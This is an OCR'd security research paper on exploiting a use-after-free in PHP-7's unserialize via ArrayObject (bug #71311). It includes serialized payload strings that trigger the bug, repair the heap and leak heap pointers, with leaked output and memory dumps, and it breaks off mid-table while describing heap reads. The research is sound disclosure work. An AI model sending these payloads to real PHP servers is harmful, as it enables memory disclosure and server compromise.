


Check Point
SOFTWARE TECHNOLOGIES LTD

Exploiting PHP-7 *unserialize*

TEACHING A NEW DOG OLD TRICKS

BY YANNAY LIVNEH

AUGUST 26, 2016

ONE STEP AHEAD

TABLE OF CONTENTS

Exploiting PHP-7 *unserialize*: Teaching a New Dog Old Tricks

HISTORY

Exploiting server side bugs or vulnerabilities is a jackpot for hackers. Users tend to keep their data in one big pot – the server, allowing hackers to target that pot instead of hacking each user's machine individually. The PHP scripting language is the most popular web server-side language in use today. Many secure coding practices are used in PHP development to eliminate different classes of vulnerabilities.

However, secure coding can't mitigate vulnerabilities in the language itself. PHP is written in C, a relatively low-level language. One common class of vulnerablities is memory-corruption, specifically the use-after-free vulnerabilities, which are prevalent when manipulating data formats. A prominent function used for data manipulation is the *unserialize* function; many related vulnerabilities have been found over the years.

The basic information about how to exploit such bugs was presented by Stefan Esser in 2010 (part 3 and 7 onward). In this presentation, he explains how to exploit PHP *unserialize* bugs in general. Tim Michaud then posted a series demonstrating how to exploit other bugs using Esser's technique. These resources explain many fundamentals of PHP exploitation, and specifically how unserialization works.

While these resources are very extensive, they are also very old. The language has gone through extensive changes and a new major version, PHP-7, was released in December 2015. This version's internals are so different from those found in PHP-5 that none of Esser's primitives works without adaptations. Previous exploitation techniques are irrelevant. The allocator has changed and the internal representation of variables (zvals) has also changed entirely.

The Check Point Research team managed to demonstrate an exploit of PHP-7, using an unserialize vulnerability. In this report, we explain how this was done step by step.

TECHNICAL BACKGROUND

To better explain the exploit, we review some key technical details first.

Values and Objects

In PHP-7, the structures for holding values are a little different than the ones used in PHP-5.

The struct which holds values internally is *zval* (*_zval_struct*). The first field of this struct is the *zend_value* union which contains either pointers or structs of PHP basic types: Boolean, integer, double, string, object, array and a few others.

The three types that we are interested in are String, Object, and Array, which are represented internally with the structs *zend_string*, *zend_object*, and *zend_array*, respectively.

zend_string is the struct used to hold strings. When the engine creates a new string, it allocates enough bytes for the *zend_string* struct plus the size of the string. Then, it fills the struct's fields with the data of the string (refcount, length) and appends the content of the string to the end of the struct. The access to the string uses the good old flexible array member. Thus, string creation gives us a way to do allocations in varying sizes: sizeof*(zend_string)* + strlen(str) = 16 + strlen(str). Therefore, we can't simply fake a string zval and make it point wherever we want, as we could in PHP-5.

zend_object is the basic struct for representing objects. It is usually embedded within a struct that represents different types of objects (see here for an example). When a *zval* holds an object, its *value* field is a pointer to the *zend_object* field within the struct representing the object. (To get the address of the struct representing the object from the address of the *zend_object* field, you need to decrement the offset of the field like this).

zend_array (A.K.A. *HashTable*) is the struct for holding key-value stores (dictionary). It is quite a straightforward implementation of Hash Table data structure. The *arData* field is a pointer to an array of Bucket structs. Each bucket embeds a *zval*, hash value, and pointer to *zend_string* as a key. Both can be 0/NULL. From this point on, it is simply referred to as *array*.

In general, we see that PHP-7 values system prefers embedding structs rather than pointing (compared to PHP-5). This tendency improves the efficiency of the code (fewer allocations) and makes it harder for us to exploit memory related bugs (fewer references).

PHP-7 Memory Allocator

To avoid confusion, we use PHP engine terminology for the memory types (slots, bins, and chunks).

The memory allocator in PHP-7 works differently than the one in PHP-5. Small allocations (*slot*) are made from a *free list*. Each allocation size, from a list of predefined sizes, has a corresponding free list pointed to in the *free_slot* array in the *zend_mm_heap*. The free list (for each size) is initialized over one or more consecutive pages (called *bin*). The initialization of the free list makes every slot point to the next slot. When the free list is exhausted, a new bin is allocated.

The *bins* descriptor is maintained in the first *page* of the *chunk* (OS allocation, default size of 2M, aligned). It is accessed by performing some offset manipulations on the index of the page within the chunk.

Key points:

- There are no slot headers for every allocated slot. Instead, the metadata of a slot is retrieved based on the page it's in (the address is aligned to the nearest *chunk*).
- The location of the next allocation is probably the location of the current allocation plus the size of the allocation. For example, if the allocator returns address 0xf7e10000 for size 0x28, then the next allocation of size 0x28 is in 0xf7e10028. For the sake of simplicity, we assume this is true throughout. Note that in the last primitive – Writing Memory / 64 – we devise a way to trigger the bug without relying on this assumption.
- The allocation sizes are rounded up to one of the predefined sizes.

Unserialization

The *unserialize* function is used to instantiate objects from a formatted string. The format is explained very well in Evonide's post about fuzzing the format. The function's intrinsic operation is explained in Stefan Esser's presentation. During the unserialization, every element parsed has an index, starting from 1. When parsing a *reference* element, the referee is the element with the given index.

Internally, every parsed value is pushed into two arrays held in *php_unserialize_data_t*. The first array is a values-array and the second array is a destructor-array. During unserialization, values can be redefined, i.e. in a *stdClass* (the most basic object of PHP – a key-value store), the same key may be unserialized twice with different values. If so, the first definition is overridden and the reference to it is removed from the values-array (*first*). However, a reference is kept in the destructor-array. When the unserialization ends, the reference of every value in the destructors array is decreased. If it's decreased to zero, it is freed.

So, keep in mind that values can't be freed during unserialization, only at the end of the process.

THE BUG (#71311)

The bug, reported here by Sean Heelan, is a Use-After-Free bug, in the unserialize function of the ArrayObject from the SPL (standard php library). The bug was fixed in PHP commit bcd64a9bdd8afcf7f91a12e700d12d12eedc136b.

ArrayObject is an SPL object which allows objects to work as arrays. Internally, it is represented with the *spl_array_object*. This is the serialized form of this object:

```
C:11:"ArrayObject":37:{x:i:0;a:2:{i:0;i:0;i:1;i:1;};m:a:0:{}}
```

- 37 is the number of characters within the brackets.
- x:i:0; corresponds to the *nr_flags* field of the struct.
- a:2:{i:0;i:0;i:1;i:1;} corresponds to the array field of the struct (from this point on, called **internal array** to distinguish it from the object itself).
- m:a:0:{} corresponds to the *properties* field within the *zend_object std* field in the struct (from this point on, called **members** or **members array**). It is expected to be an array.

When unserializing *ArrayObject*, the engine first instantiates an empty (default) *ArrayObject* with the internal array, which points to an empty *zend_array*. Then, it parses the fields of the *ArrayObject*. When it parses the part which corresponds to the internal array, it frees the initial internal array and invokes *php_var_unserialize* with a reference to the pointer to the internal array still pointing to the freed empty array, expecting the function to change it to the parsed internal array. The internal array is allowed to be a reference to an already parsed array, in which case the internal array pointer is changed to point to the referenced array and the reference count is increased.

The bug occurs when the internal array is a reference to ITSELF. This causes the internal pointer to be assigned to itself (i.e. no-op), keeping it pointing to the freed array. Then, the code increases what is considered the reference count of the array. However, as the object has been freed, the *refcount* field is a pointer to the next free slot, so it actually increases this pointer.

In Heelan's report, there is an example for how to trigger the bug which crashes PHP. However, this example is not very useful for exploitation. The crash happens due to bad string passed to unserialization, and the heap is corrupted. So, our first challenge is to generate a stable way to trigger the bug and fix the heap corruption.

THE VULNERABLE CODE

The code we exploit is the one usually used in *unserialize* exploitation. We set up an *apache* server which runs the following PHP script:

```
1  <?php
2  echo serialize(unserialize($_GET['data']));
3  ?>
```

This script gives us a feedback of what happened. This is a simplification of our requirements for remote exploitability, but every scenario in which the unserialized data is reflected to the client is suitable. These scenarios still exist in the wild today, and were successfully exploited (the post by Evonide, mentioned above, is a fine example).

Our exploit is the string sent to this script in the *data* parameter. In the exploitation process, we deduce some internal information from the returned serialized string.

TRIGGERING THE BUG

To trigger the bug, the internal array of the *ArrayObject* must be a reference to itself. As mentioned earlier, each parsed value is assigned an index, explicitly stated in the comments.

This is our initial string:

```
# stdClass - #1
'O:8:"stdClass":1:{' +
                    # ArrayObject - #2
    's:1:"a";' + 'C:11:"ArrayObject":19:{' +
        # ArrayObject::flags - #3
        'x:i:0;' +
        # ArrayObject::internal_array (Reference to itself) - #4
        'r:4;;' +
        # members - #5
        'm:a:0:{}' +
    '}' +
'}'
```

Unserializing this string triggers the bug and causes *intern→array* pointer in ArrayObject::unserialize to point to a slot which is freed and returned to the heap for re-allocation. However, this slot is immediately allocated (in line 1798) when unserializing the members array.

While we may be tempted to try and populate the members array with objects to exploit the bug (catching the dangling pointer with the array we control), this path is likely to cause some problems. As previously stated, the bug corrupts the heap. When we immediately allocate the same slot, the heap corruption can't be remediated. In this situation, we can't allocate new objects safely.

A better way to overcome this problem is to reference the members array to a previously unserialized array, and avoid allocation of the new array.

Unserializing:

```
'O:8:"stdClass":2:{' +
    # empty array - #2
    's:1:"a";' + 'a:0:{}' +

                    # ArrayObject - #3
    's:1:"b";' + 'C:11:"ArrayObject":17:{' +
        # flags - #4, ,
        'x:i:0;' +
      # internal array - #5
  'r:5;' +
  # members - #6 (reference to #2)
  ';m:r:2;}' +
'}'
```

Now the internal array of the *ArrayObject* is a reference to itself (#5), triggering the bug. The members array is a reference to an empty array: the first object instantiated in the stdClass (#2). Thus, the free slot remains in the heap, and can be allocated on our terms.

Next, we need to fix the corrupted heap. What happens is that when we trigger the bug, the *refcount* of the internal array is increased twice: first when unseralizing the reference (#5), and a second time when pushing the reference to the destructors-array.

The *refcount* of a *zend_array* is the first four bytes of the struct. When the slot is de-allocated, the allocator uses the first four bytes of the slot as a pointer to the next object in the free list of the *bin*. So, the *refcount* increment actually increments this pointer by two.

To fix this, we need to make the reference count/free list point to a valid freed slot. *zend_array* has a size of 44 bytes, so it belongs in the 48 bytes size bin. This means that the next free slots are in the bin 48 bytes apart from each other (congruent modulo 48). It is probable to assume that the next free slot (if it was not used yet) will be 48 bytes after internal array (before the corruption). So, to fix the corruption, we need to increment the *refcount*/pointer by 46 more (2 + 46 = 48). As each unserialized *reference* increases the refcount of the referee by 2, we need to add 23 more references to the freed array (2 + 23*2 = 48).

The resulting string looks like this:

```
'O:8:"stdClass":25:{' +
    's:1:"a";' + 'a:0:{}' +
    's:1:"b";' + 'C:11:"ArrayObject":17{x:i:0;r:5;;m:r:2;}' +
    's:2:"c0";' + 'r:5;' +
    's:2:"c1";' + 'r:5;' +
    's:2:"c2";' + 'r:5;' +
    's:2:"c3";' + 'r:5;' +
    's:2:"c4";' + 'r:5;' +
    's:2:"c5";' + 'r:5;' +
    's:2:"c6";' + 'r:5;' +
    's:2:"c7";' + 'r:5;' +
    's:2:"c8";' + 'r:5;' +
    's:2:"c9";' + 'r:5;' +
    's:3:"c10";' + 'r:5;' +
    's:3:"c11";' + 'r:5;' +
    's:3:"c12";' + 'r:5;' +
    's:3:"c13";' + 'r:5;' +
    's:3:"c14";' + 'r:5;' +
    's:3:"c15";' + 'r:5;' +
    's:3:"c16";' + 'r:5;' +
    's:3:"c17";' + 'r:5;' +
    's:3:"c18";' + 'r:5;' +
    's:3:"c19";' + 'r:5;' +
    's:3:"c20";' + 'r:5;' +
    's:3:"c21";' + 'r:5;' +
    's:3:"c22";' + 'r:5;' +
'}'
```

Now we can allocate the freed object by unserializing any object from the 48-bin, i.e. with a size of 41-48 bytes.

The only thing left to worry about is when we occupy the released slot with our own object. When the unserialization process ends, all references in the destructor array are decreased. This means that the object that we allocated *refcount* will be decreased by 23. So after allocating it, we must increase the reference count by at least 23. If we increase it by less than that, the decrease will release our object. This results in it being a pointer in the free list, and then decreases it more – resulting in heap corruption again.

So, the stable trigger is the following string:

```
'O:8:"stdClass":27:{' +
    's:1:"a";' + 'a:0:{}' +
    's:1:"b";' + 'C:11:"ArrayObject":17:{x:i:0;r:5;;m:r:2;}' +
    's:2:"c0";r:5;s:2:"c1";r:5;s:2:"c2";r:5;s:2:"c3";r:5;s:2:"c4";r:5
    ;s:2:"c5";r:5;s:2:"c6";r:5;s:2:"c7";r:5;s:2:"c8";r:5;s:2:"c9";r:5
    ;s:3:"c10";r:5;s:3:"c11";r:5;s:3:"c12";r:5;s:3:"c13";r:5;s:3:"c14
    ";r:5;s:3:"c15";r:5;s:3:"c16";r:5;s:3:"c17";r:5;s:3:"c18";r:5;s:3
    :"c19";r:5;s:3:"c20";r:5;s:3:"c21";r:5;s:3:"c22";r:5;' +
    # This array object will be located in the used-after-free slot
    's:1:"d";' + 'a:0:{}' +
                 # array of 24 more references to the internal array
    's:1:"e";' + 'a:24:{i:0;r:5;i:1;r:5;i:2;r:5;i:3;r:5;i:4;r:5;i:5;r
    :5;i:6;r:5;i:7;r:5;i:8;r:5;i:9;r:5;i:10;r:5;i:11;r:5;i:12;r:5;i:1
    3;r:5;i:14;r:5;i:15;r:5;i:16;r:5;i:17;r:5;i:18;r:5;i:19;r:5;i:20;
    r:5;i:21;r:5;i:22;r:5;i:23;r:5;}' +
'}'
```

In this case, we have an empty array object allocated in the still used slot. Of course, this is not very useful, but it's stable and does not crash the engine. Moreover, we can put anything we want in the array object. If we have one less reference to the array, the array and all the objects within it will be freed. We can exploit this property in various ways to gain code execution.

Key points:

- The ArrayObject considers whatever is pointed to by the internal array as a pointer to struct *zend_array*. This means that whichever object we choose to allocate to the freed slot must resemble this struct – i.e. have valid pointers, etc. (In our trigger string, we allocated a real array to avoid this problem).
- The PHP script itself may need to allocate some objects after unserialization, and may allocate our freed objects. To avoid this scenario, we need to allocate and free several objects in appropriate sizes, so the free list is populated by slots we don't care about. The LIFO nature of the free list ensures that the most recently freed slots are allocated next, leaving our freed objects untouched.

LEAKING POINTERS

In classic PHP-5 unserialize exploitation, we use the allocator to override a pointer to a string's content to read the content of the next heap slot. However, the internal string representation in PHP-7 is quite different.

In PHP-7, the struct *zval*, which is the fundamental struct for holding values, internally points to struct *zend_string* to represent strings. The struct *zend_string* in turn, embeds the string at the end of the struct, using the flexible array member as explained in the "values and objects" section. Thus, there is no direct pointer to the string content which can be overridden.

However, the basic PHP-5 technique can be generalized to gain pointer leaks. If we allocate a struct whose first field is a pointer to something we can read, and then we free it, the allocator makes it point to the previously freed slot. This enables us to read some (hopefully useful) memory.

Fortunately, the *DateInterval* object, which internally is represented in the struct *php_interval_obj*, is perfect for our use. Here is the definition:

```
1  struct _php_interval_obj {
2      timelib_rel_time *diff;
3      HashTable        *props;
4      int               initialized;
5      zend_object       std;
6  };
```

The *timelib_rel_time* is a plain struct with no pointers or other complicated data types – only integer types. Here is the definition:

```
1▾ typedef struct timelib_rel_time {
2      timelib_sll y, m, d; /* Years, Months and Days */
3      timelib_sll h, i, s; /* Hours, mInutes and Seconds */
4
5      int weekday; /* Stores the day in 'next monday' */
6      int weekday_behavior; /* 0: the current day should *not* be
       counted when advancing forwards; 1: the current day *should* be
       counted */
7
8      int first_last_day_of;
9      int invert; /* Whether the difference should be inverted */
10     timelib_sll days; /* Contains the number of *days*, instead of Y-
       M-D differences */
11
12     timelib_special  special;
13     unsigned int   have_weekday_relative, have_special_relative;
14 } timelib_rel_time;
```

Let's craft a memory leak payload:

```
'O:8:"stdClass":35:{' +
    's:1:"a";' + 'a:0:{}' +
    's:1:"b";' + 'C:11:"ArrayObject":17:{x:i:0;r:5;;m:r:2;}' +
    's:2:"c0";r:5;s:2:"c1";r:5;s:2:"c2";r:5;s:2:"c3";r:5;s:2:"c4";r:5;s:2:"c5";
    r:5;s:2:"c6";r:5;s:2:"c7";r:5;s:2:"c8";r:5;s:2:"c9";r:5;s:3:"c10";r:5;s:3:"
    c11";r:5;s:3:"c12";r:5;s:3:"c13";r:5;s:3:"c14";r:5;s:3:"c15";r:5;s:3:"c16";
    r:5;s:3:"c17";r:5;s:3:"c18";r:5;s:3:"c19";r:5;s:3:"c20";r:5;s:3:"c21";r:5;s
    :3:"c22";r:5;' +
                # array which will be free, containing php_interval_obj (the
                UAF object)
    's:1:"d";' + 'a:1:{i:0;O:12:"DateInterval":0:{}}' +
                # zend_string allocation of size 40 (len = 23, sizeof(
                zend_object) = 17)
    's:1:"e";' + 's:23:"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa";' +
                # free the string objet, so it will be the last free object
                before freeing the php_interval_obj
    's:1:"e";' + 'i:0;' +
    's:1:"f";' + 'a:23:{i:0;r:5;i:1;r:5;i:2;r:5;i:3;r:5;i:4;r:5;i:5;r:5;i:6;r:5
    ;i:7;r:5;i:8;r:5;i:9;r:5;i:10;r:5;i:11;r:5;i:12;r:5;i:13;r:5;i:14;r:5;i:15;
    r:5;i:16;r:5;i:17;r:5;i:18;r:5;i:19;r:5;i:20;r:5;i:21;r:5;i:22;r:5;}' +

    ## allocating and free objects of various sizes so that the php script
    will use them and no the objects we set up
    's:1:"g";' + 'a:10:{i:0;s:23:"7Aa8Aa9Ab0Ab1Ab2Ab3Ab4A";i:1;s:23:"b5Ab6Ab7Ab
    8Ab9Ac0Ac1Ac2";i:2;s:23:"Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad";i:3;s:23:"0Ad1Ad2Ad3Ad4Ad
    5Ad6Ad7A";i:4;s:23:"d8Ad9Ae0Ae1Ae2Ae3Ae4Ae5";i:5;s:23:"Ae6Ae7Ae8Ae9Af0Af1Af
    2Af";i:6;s:23:"3Af4Af5Af6Af7Af8Af9Ag0A";i:7;s:23:"g1Ag2Ag3Ag4Ag5Ag6Ag7Ag8";
    i:8;s:23:"Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah";i:9;s:23:"6Ah7Ah8Ah9Ai0Ai1Ai2Ai3A";}' +
    's:1:"g";' + 'i:0;' +
    's:1:"h";' + 'a:10:{i:0;s:31:"i4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj";i:1;s:31:"4A
    j5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4";i:2;s:31:"Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4A";i
    :3;s:31:"l5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am";i:4;s:31:"5Am6Am7Am8Am9An0An1An2A
    n3An4An5";i:5;s:31:"An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5A";i:6;s:31:"o6Ao7Ao8Ao9A
    p0Ap1Ap2Ap3Ap4Ap5Ap";i:7;s:31:"6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6";i:8;s:31:"A
    q7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6A";i:9;s:31:"r7Ar8Ar9As0As1As2As3As4As5As6As";
    }' +
    's:1:"h";' + 'i:0;' +
    's:1:"i";' + 'a:3:{i:0;s:206:"7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au
    2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw
    7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az
    2Az3Az4Az5A";i:1;s:206:"z6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2B
    b3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7B
    d8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2B
    g3Bg4";i:2;s:206:"Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3
    Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8
    Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn"
    ;}' +
    's:1:"i";' + 'i:0;' +
'}'
```

And the result is:

'O:8:"stdClass":31:{s:1:"a";a:0:{}s:1:"b";C:11:"ArrayObject":431:{x:i:0;a:1:{i:0;O:12:"DateInterval":15:{s:1:"y";i:-173612576;s:1:"m";i:0;s:1:"d";i:1093689665;s:1:"h";i:862011698;s:1:"i";i:1631663457;s:1:"s";i:-173613056;s:7:"weekday";i:0;s:16:"weekday_behavior";i:23;s:17:"first_last_day_of";i:945897783;s:6:"invert";i:1094279489;s:4:"days";i:1648439394;s:12:"special_type";i:1093886529;s:14:"special_amount";i:4273250;s:21:"have_weekday_relative";i:6;s:21:"have_special_relative";i:0;}};m:a:0:{}}s:2:"c0";a:1:{i:0;r:6;}s:2:"c1";a:1:{i:0;r:6;}s:2:"c2";a:1:{i:0;r:6;}s:2:"c3";a:1:{i:0;r:6;}s:2:"c4";a:1:{i:0;r:6;}s:2:"c5";a:1:{i:0;r:6;}s:2:"c6";a:1:{i:0;r:6;}s:2:"c7";a:1:{i:0;r:6;}s:2:"c8";a:1:{i:0;r:6;}s:2:"c9";a:1:{i:0;r:6;}s:3:"c10";a:1:{i:0;r:6;}s:3:"c11";a:1:{i:0;r:6;}s:3:"c12";a:1:{i:0;r:6;}s:3:"c13";a:1:{i:0;r:6;}s:3:"c14";a:1:{i:0;r:6;}s:3:"c15";a:1:{i:0;r:6;}s:3:"c16";a:1:{i:0;r:6;}s:3:"c17";a:1:{i:0;r:6;}s:3:"c18";a:1:{i:0;r:6;}s:3:"c19";a:1:{i:0;r:6;}s:3:"c20";a:1:{i:0;r:6;}s:3:"c21";a:1:{i:0;r:6;}s:3:"c22";a:1:{i:0;r:6;}s:1:"d";a:1:{i:0;r:6;}s:1:"e";i:0;s:1:"f";a:23:{i:0;a:1:{i:0;r:6;}i:1;a:1:{i:0;r:6;}i:2;a:1:{i:0;r:6;}i:3;a:1:{i:0;r:6;}i:4;a:1:{i:0;r:6;}i:5;a:1:{i:0;r:6;}i:6;a:1:{i:0;r:6;}i:7;a:1:{i:0;r:6;}i:8;a:1:{i:0;r:6;}i:9;a:1:{i:0;r:6;}i:10;a:1:{i:0;r:6;}i:11;a:1:{i:0;r:6;}i:12;a:1:{i:0;r:6;}i:13;a:1:{i:0;r:6;}i:14;a:1:{i:0;r:6;}i:15;a:1:{i:0;r:6;}i:16;a:1:{i:0;r:6;}i:17;a:1:{i:0;r:6;}i:18;a:1:{i:0;r:6;}i:19;a:1:{i:0;r:6;}i:20;a:1:{i:0;r:6;}i:21;a:1:{i:0;r:6;}i:22;a:1:{i:0;r:6;}}s:1:"g";i:0;s:1:"h";i:0;s:1:"i";i:0;}'

If we do some formatting trickery, we see we actually read some memory! Taking the offsets of struct timelib_rel_time fields, we read the following values:

off	type	name	value	Hex
0	timelib_sll	y	-173612576	0xf5a6e1e0
8	timelib_sll	m	0	0x0
16	timelib_sll	d	1093689665	0x41306141
24	timelib_sll	h	862011698	0x33614132
32	timelib_sll	i	1631663457	0x61354161
40	timelib_sll	s	-173613056	0xf5a6e000
48	int	weekday	0	0x0
52	int	weekday_behavior	23	0x17
56	int	first_last_day_of	945897783	0x38614137
60	int	invert	1094279489	0x41396141
64	timelib_sll	days	1648439394	0x62413062
72	unsigned int	type	1093886529	0x41336241
76	timelib_sll	amount	4273250	0x00413462
84	unsigned int	have_weekday_relative	6	0x6
88	unsigned int	have_special_relative	0	0x0

So, we can infer the memory looks like this (note that the timelib_slll (long long) fields are truncated to *int* in the serialization):

```
00: e0 e1 a6 f5 XX XX XX XX à á ¦ õ . . . .
08: 00 00 00 00 XX XX XX XX . . . . . . . .
10: 41 61 30 41 XX XX XX XX A a 0 A . . . .
18: 32 41 61 33 XX XX XX XX 2 A a 3 . . . .
20: 61 35 41 61 XX XX XX XX a 5 A a . . . .
28: 00 e0 a6 f5 XX XX XX XX . à ¦ õ . . . .
30: 00 00 00 00 17 00 00 00 . . . . . . . .
38: 37 41 61 38 41 61 39 41 7 A a 8 A a 9 A
40: 62 30 41 62 XX XX XX XX b 0 A b . . . .
48: 41 62 33 41 62 34 41 00 A b 3 A b 4 A .
50: XX XX XX XX 06 00 00 00 . . . . . . . .
58: 00 00 00 00 . . . . . . . .
```

We can quite easily see the strings in the payload.

Even more interesting, we can see the pointers to the heap. The first pointer 0xf5a6e1e0 points to the next free slot of size 40. The second pointer 0xf5a6e000 **is where the *php_interval_obj* was allocated** (because the string contained in it was freed right AFTER the *DateInterval*), and the rest of the objects are allocated sequentially after this object. We now know where our heap is and where objects of size 40 will be allocated.

READING THE HEAP

Now that we know our objects will be allocated in 0xf5a6e000, it is time to try and read some more useful information: all the information we need to forge our own *php_interval_obj*. This in turn enables us to read arbitrary memory.

The best way is to allocate some of these objects on the heap and try to read them. We forge our own array object which contains only one element – a *zval* of type string with a length we control. After this string, we allocate a *php_interval_obj* struct. If we can control the length of the string, we can read beyond our string to the following slot.

Forging a *zend_array* struct is quite an easy task. As the freed object is an array, we simply catch it with a string. These are the fields of *zend_array* and *zend_string* with the offsets:

offset	struct zend_array	struct zend_string
0	struct _zend_refcounted_h gc	struct _zend_refcounted_h gc
8	union u	zend_ulong h
8	struct v	...
8	zend_uchar flags	...
9	zend_uchar nApplyCount	...
10	zend_uchar nIteratorsCount	...
11	zend_uchar reserve	...
8	uint32_t flags	...
12	uint32_t nTableMask	size_t len

offset	struct zend_array	struct zend_string
16	Bucket * arData	char [1] val
20	uint32_t nNumUsed	...
